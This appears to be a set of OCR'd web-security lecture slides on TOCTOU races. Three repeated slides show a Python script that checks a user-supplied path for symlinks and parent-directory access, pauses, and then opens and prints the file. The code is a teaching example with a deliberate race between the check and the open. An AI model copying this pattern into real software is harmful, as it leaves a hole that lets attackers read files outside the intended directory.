
```
import os

path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)

# ... do some other stuff

# read the file
with open(path, 'r') as f:
    print(f.read())
~
                                                  1,1
```

Check that this file doesn't point to another file

Web Security

TOCTOU

Check that this file is in the current folder, and not in a parent folder




[redacted]

```
import os

path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)

# ... do some other stuff

# read the file
with open(path, 'r') as f:
    print(f.read())
~
                                                        1,1
```

Web Security

TOCTOU

Random stuff, let’s say it takes a second or so




[redacted]

```
import os

path = input("Enter filepath: ")
# Symbolic links are not allowed
if os.path.realpath(path) != path:
    print("No symlinks allowed!")
    exit(1)

# Children files of this directory only
if path[0] == '/' or '.' in path:
    print("Only files in this directory are allowed!")
    exit(1)

# ... do some other stuff

# read the file
with open(path, 'r') as f:
    print(f.read())
~
                                                   1,1
```

Web Security

TOCTOU

Open the file and read it



